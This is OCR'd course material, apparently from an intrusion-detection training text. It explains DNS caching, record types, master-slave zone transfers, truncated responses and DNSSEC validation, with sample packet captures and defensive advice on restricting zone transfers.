
Our perspective is limited to what occurs on our local network only. It is possible that 192.168.11.1 contacts a root server for a referral for the authoritative server for isc.sans.edu, or contacts a .edu level server, or contacts an authoritative server for sans.edu directly, or has the IP cached. Regardless, we see it return a response with a DNS transaction ID of 41222 and an address of 66.35. 45.157.

To see the output, enter the following in the command line:

tcpdump –ntr isc-dns.pcap

The notation of "1/0/0" means that 1 answer resource record was returned (the IP address), no authoritative or additional resource records were returned. A resource record is DNS terminology for a DNS record consisting of a DNS name, type, class, and potentially other information, if known, such as the TTL. Queries, responses, authoritative, and additional records are all examples or resource records.

As we discussed, the authoritative record contains data on the "owning' domain. An additional resource record contains more information to assist in the resolution. For instance, it may give the IP address of the authoritative DNS names returned. This is more efficient since the receiving DNS server does not have to perform another query for the IP address of the authorized name servers returned in the response resource record.



Caching – Been There, Done That

isc.sans.edu = 66.35.45.157

What's the address of isc.sans.edu

66.35.45.157

192.168.11.62
DNS server


Intrusion Detection In-Depth

We now illustrate what happens to received responses. DNS servers cache or save responses that they receive. This makes the resolution process more efficient if the same DNS queries don't have to be repeated over and over again. This also potentially decreases the traffic that other DNS servers receive. It is possible that same hostname to IP resolution that was requested once may be requested again soon thereafter.

So, if we were to ask for the isc.sans.edu web page again soon thereafter, the resolution process would be a little different. Our host would still issue a gethostbyname call with an argument of isc.sans.edu. First, the client itself may cache the response so the resolution process is performed locally. If not, the request is sent to the 192.168.11.62 DNS server to check its cache before involving any other DNS server. If everything is working as it should, the 192.168.11.62 DNS server would find the record residing in cache and would return the IP number to 192.168.11.144. Other DNS servers that were recently involved in the previous resolution may cache the responses that they received so may be queried if 192.168.11.62 does not have it in cache.

How long do cached records stay around on the DNS server? Well, it depends; each cached record may have a different life span. It turns out that each response of a DNS resource record has a time to live value. This time to live value is set by the responding DNS server and cached by the receiving name server for the TTL time value. DNS servers that may update records often, may have lower time to live values than relatively static servers. A general TTL value for the particular domain can be assigned in the Start of Authority TTL or specific values can be assigned for a given resource record.

Once upon a time, only DNS servers cached records. Now, DNS resolver clients such as Windows hosts will cache the DNS records as well. If you are curious to see what DNS records have been cached on your Windows host, issue the command **ipconfig /displaydns**.




Common DNS Resource Record Types

Type	Function
A	Address, returns 32-bit IPv4 address
AAAA	Address, returns 128-bit IPv6 address
CNAME	Canonical name, alias for name
MX	Mail exchange, name of mail server
NS	Name server, authoritative name servers for zone
PTR	Pointer, reverse DNS lookup
SOA	Start of authority, authoritative information about zone

Intrusion Detection In-Depth

DNS records may be referred to by an abbreviated type. The most common ones are listed. You are probably most familiar with the "A" type or IPv4 address record(s) returned for a given DNS name resolution. The "AAAA" or quad-A is the same thing except for IPv6 address records. The "CNAME" or canonical name is an alias for a given DNS name. For instance, this may be used if a single server hosts may different websites or if a single server has multiple purposes like www.example.com and ftp.example.com.

The "MX" mail exchange record identifies the mail server for the domain. The name server "NS" record holds the name of an authoritative name server for the domain. There may be multiple NS records for a given zone. The "PTR" pointer record is used to perform a reverse lookup when an IP address is known and the domain name is desired. Finally the start of authority or "SOA" record gives information about a particular zone. We'll look at this record in more detail later.




Master – Slave Name Servers

- Master server is the one that maintains zone maps
- Zone maps are the set of domain names for which DNS is the authoritative nameserver
- Zone maps resident on master server upon start-up
- Slave server gets its zone maps from the master server

Intrusion Detection In-Depth

Each domain must have a master server where database records of names, IP addresses, and other information is maintained. Then, for redundancy's sake, one or more slave servers are created in case the master server ever goes down. If there were no redundancy built in and the only DNS server for a particular domain were to go down, no queries could be answered for hosts in that domain. Unless entries were cached at other DNS sites, all resolution for the domain whose DNS server was down could not be performed. Slave servers can share the load of responding to queries with the master name server.

DNS information is maintained on the master server in text files. The slave name servers periodically contact the master name server to see if any updates have been made for a particular domain. If so, the slave server downloads all information for that domain - even if only one record has been modified.



Zone Transfers uses TCP

Intrusion Detection In-Depth

Changes are propagated from the master to the slave name server using zone transfers. When the slave server restarts or when it periodically queries the master server and finds updated records, a zone transfer is performed between the master and slave servers.

This is simply a transfer of the zone maps or DNS records from the master server to the slave server. Unlike most DNS transactions, this is done using TCP since there is a lot of data and reliable delivery is important. The zone transfer seems like an innocuous process. And, between the same domain master and slave servers, it usually is. However, what if a hacker could do a zone transfer of your domain data? This would give him or her all of the IP numbers, hostnames, and other DNS information in your domain. This is very valuable data that should not be readily available to anyone.


Obviously, we'd like to try to prevent this kind of misuse. There are a couple of ways that this can be done. In more current versions of BIND (Berkeley Internet Name Daemon) DNS server software, there is a configuration parameter that allows the DNS administrator to specify IP numbers or subnets that are authorized to do zone transfers. BIND is the de facto standard DNS implementation in use on the Internet today. Later versions of BIND have been ported for use on Windows platforms.

If your version of BIND doesn't support this feature, another option is to block inbound traffic to TCP port 53. This will prevent transfers, but may block other legitimate data as well. However, if this is your only option, it is preferable to prevent the zone transfer even at the expense of blocking other legitimate data.

In BIND
+norecurse → Solve recursion warning

If server is configured not to show BIND version → it will result in connection time out

if connection refused → The server was configuerd not responce to a prticular command



DNS Zone Transfer

```
Time      Source         Destination    Protocol Source port Destination port Info
0.000000  172.16.16.164  172.16.16.139  TCP      1108        53               1108 > 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
0.000155  172.16.16.139  172.16.16.164  TCP      53          1108             53 > 1108 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len
0.000182  172.16.16.164  172.16.16.139  TCP      1108        53               1108 > 53 [ACK] Seq=1 Ack=1 Win=64240 Len=0
0.000256  172.16.16.164  172.16.16.139  TCP      1108        53               [TCP segment of a reassembled PDU]
0.218616  172.16.16.139  172.16.16.164  TCP      53          1108             53 > 1108 [ACK] Seq=1 Ack=3 Win=64238 Len=0
0.218656  172.16.16.164  172.16.16.139  DNS      1108        53               Standard query AXFR contoso.local
0.240425  172.16.16.139  172.16.16.164  DNS      53          1108             Standard query response SOA dns3.contoso.local

Queries
Answers
▷ contoso.local: type SOA, class IN, mname dns3.contoso.local
▷ contoso.local: type A, class IN, addr 172.16.16.139
▷ contoso.local: type NS, class IN, ns dns3.contoso.local
▷ _msdcs.contoso.local: type NS, class IN, ns csanders-9ceae1.contoso.local
▷ _gc._tcp.Default-First-Site-Name._sites.contoso.local: type SRV, class IN, priority 0, weight 100, port 3268, target dns3.contoso.local
▷ _kerberos._tcp.Default-First-Site-Name._sites.contoso.local: type SRV, class IN, priority 0, weight 100, port 88, target dns3.contoso.loca
▷ _ldap._tcp.Default-First-Site-Name._sites.contoso.local: type SRV, class IN, priority 0, weight 100, port 389, target dns3.contoso.local
▷ _gc._tcp.contoso.local: type SRV, class IN, priority 0, weight 100, port 3268, target dns3.contoso.local
▷ _kerberos._tcp.contoso.local: type SRV, class IN, priority 0, weight 100, port 88, target dns3.contoso.local
```

Intrusion Detection In-Depth


dns-axfr.pcap

Here is captured traffic from a zone transfer requested by 172.16.16.34 , presumably the slave or secondary DNS server from 172.16.16.139, the master or primary DNS server. As you can see, the session is transported over TCP. The slave server requests a zone transfer (AXFR) for the local domain contoso.local. The master server responds by sending the client all the domain records.

Special thanks and attribution to Chris Sanders for this pcap.

✦ To see this output, enter the following in the command line:
wireshark dns-axfr.pcap

Large DNS Response



```
No.. Time        Source          Destination     Protocol  Source port  Destination port  Info
   1 0.000000    192.168.11.62   192.168.11.1    DNS       46858        53                Standard query ANY ripe.net
   2 0.016037    192.168.11.1    192.168.11.62   DNS       53           46858             Standard query response DNSKEY DNSK
   3 0.027268    192.168.11.62   192.168.11.1    TCP       45818        53                45818 > 53 [SYN] Seq=0 Win=5840 Len
   4 0.027516    192.168.11.1    192.168.11.62   TCP       53           45818             53 > 45818 [SYN, ACK] Seq=0 Ack=1 W
   5 0.027541    192.168.11.62   192.168.11.1    TCP       45818        53                45818 > 53 [ACK] Seq=1 Ack=1 Win=58
   6 0.027599    192.168.11.62   192.168.11.1    DNS       45818        53                Standard query ANY ripe.net
   7 0.027815    192.168.11.1    192.168.11.62   TCP       53           45818             53 > 45818 [ACK] Seq=1 Ack=29 Win=5
   8 0.078563    192.168.11.1    192.168.11.62   TCP       53           45818             [TCP segment of a reassembled PDU]
   9 0.078581    192.168.11.62   192.168.11.1    TCP       45818        53                45818 > 53 [ACK] Seq=29 Ack=2 Win=5
  10 0.079035    192.168.11.1    192.168.11.62   DNS       53           45818             Standard query response DNSKEY DNSK

▷ Internet Protocol, Src: 192.168.11.1 (192.168.11.1), Dst: 192.168.11.62 (192.168.11.62)
▽ User Datagram Protocol, Src Port: 53 (53), Dst Port: 46858 (46858)
    Source port: 53 (53)
    Destination port: 46858 (46858)
    Length: 458
  ▷ Checksum: 0x9e55 [correct]
▽ Domain Name System (response)
    [Request In: 1]
    [Time: 0.016037000 seconds]
    Transaction ID: 0xdf22
  ▽ Flags: 0x8380 (Standard query response, No error)
      1... .... .... .... = Response: Message is a response
      .000 0... .... .... = Opcode: Standard query (0)
      .... .0.. .... .... = Authoritative: Server is not an authority for domain
      .... ..1. .... .... = Truncated: Message is truncated
```

Intrusion Detection In-Depth

longdns.pcap


There are some issues associated with the transport protocol for DNS traffic. Typically, DNS queries are sent and received using UDP because answers are often succinct and hosts can tolerate a best delivery effort because they can reissue DNS queries.

In the past, the maximum allowable size for a UDP DNS payload was 512 bytes. This was prior to the use of EDNS or Extension Mechanisms for DNS that expanded the size. What happens if a server does not support EDNS and the DNS response exceeds 512 bytes? The first thing that occurs is that the UDP response in record 2 is returned with the truncated bit located in the DNS flags turned on, as displayed in the DNS flags field highlighted in the rectangle at the bottom in the above slide. The response has 450 bytes of data after discounting for the 8 bytes of UDP header included in the UDP length.

This doesn't exceed 512 bytes, but the 450 bytes contain entire resource records. In other words, the response was truncated after the last resource record that could be wholly contained within the 512 bytes. In fact, if you expand the UDP response in Wireshark's packet detail pane, you will see that the DNS message ends with a DNSKEY resource record.

192.168.11.62 receives the response with the truncation bit set and reissues the DNS query using TCP. Examining the pcap file, you'll see that the TCP session follows where the query is reissued and a full response is received.

To see this output, enter the following in the command line:
wireshark longdns.pcap



DNSSEC

- Ensures integrity and authenticity of DNS record(s)
- Uses public key cryptography to digitally sign responses
- Introduces some new DNS resource records

Type	Function
RRSIG	Signature for a resource record set
DNSKEY	Public key for DNS zone
DS	Signing key of a delegated zone
NSEC	Proof that a name does not exist

Intrusion Detection In-Depth


DNSSEC was introduced in BIND version 9 in an attempt to provide some security measures for DNS records. Specifically, DNSSEC attempts to ensure that the source of a DNS response is an expected authorized one and that the response has not been altered. Currently, some more progressive security-aware sites have implemented DNSSEC. However, the global security of DNS depends on the cooperation of all DNS sites and will require a reliable and secure infrastructure to disseminate public keys for DNS sites or zones. An important point to keep in mind is that DNSSEC does not attempt to provide confidentiality of queries or responses. This makes sense because DNS servers are offering publicly available resources – so there is no need to keep the data private or confidential.

There are many aspects to DNSSEC that perform: 1) key distribution, 2) data origin authentication, 3) transaction and request authentication. Our discussion will concentrate only on data origin authentication, but RFC 2535 discusses in complete detail all the other features included in DNSSEC.

In order to ensure the integrity and authenticity, DNSSEC has added some new DNS resource records. The RRSIG record contains a cryptographic hash of the original resource record that is signed using the private key belonging to the true owner of the records. The DNSKEY record is the public key of the signer of the records to be used by the recipient of DNS records to validate the authenticity. The DS record represents your DNSKEY signed by the parent zone administrators to establish a chain of trust.

Finally, the NSEC or NextSECure record is used to prove a name does not exist. For instance, suppose the name of your DNS zone is whatever.com. Further suppose that you had three address records dog.whatever.com, monkey.whatever.com and zebra.whatever.com. Let's say someone asks for an address resolution of emu.whatever.com. A "NXDomain" response is returned to indicate that emu.whatever.com is non-existent.

Can that response be trusted? It can be using a scheme where a NSEC record exists for all next address records. In other words dog.whatever.com has an NSEC record of monkey.whatever.com that has a NSEC record of zebra.whatever.com. No other A record falls between these pointers, therefore resolution of emu.whatever.com should return a signed "NXDomain" response. This is like a linked-list with chronological values of the resource names. We'll see where this has applicability when we cover the Kaminsky cache poisoning attack.



Validating Authenticity Using DNSSEC

RRSIG record

Apply Zone Public Key

Original Hash

DNS RR response

Apply algorithm

New Hash

compare

Match?

NO

Discard

YES

Source authentic and data unchanged


Intrusion Detection In-Depth

This slide shows how DNSSEC works to ensure that a DNS response is from the proper source and data has not been altered. When a response is returned with a DNSSEC implementation of DNS, it will attempt to include a signature record (RRSIG) with each resource record set. Therefore, the original resource record or resource record set is still sent as normal, but a RRSIG record is also transmitted. The RRSIG record represents the original record(s) that has had a selected cryptographic algorithm applied to it to obtain a one-way hash. This hash is then encrypted using a private key for the zone and the hash is placed in the signature record.

The receiver must then obtain/apply the appropriate public key for the zone. The public key will have been obtained from a new DNS resource record known as a DNSKEY record. Once the signature record is decrypted with the public key, the same cryptographic algorithm that the sender used is applied to the actual response record(s). If the hash obtained from this matches the hash from the decrypted signature record, it means that the record can be trusted to be from the sender and that it wasn't altered.

It should be obvious from the above discussion that obtaining the public key of queried zone is of prime importance. The requester has to be able to trust a server to maintain the correct key. This means that the key will have to be signed by a trusted server (contents of the DS resource record) which in turn means that server has to be trusted and so forth establishing some kind of chain of trust.

Many thanks to Tanya Baccam for help with DNSSEC.



IPv6 DNS

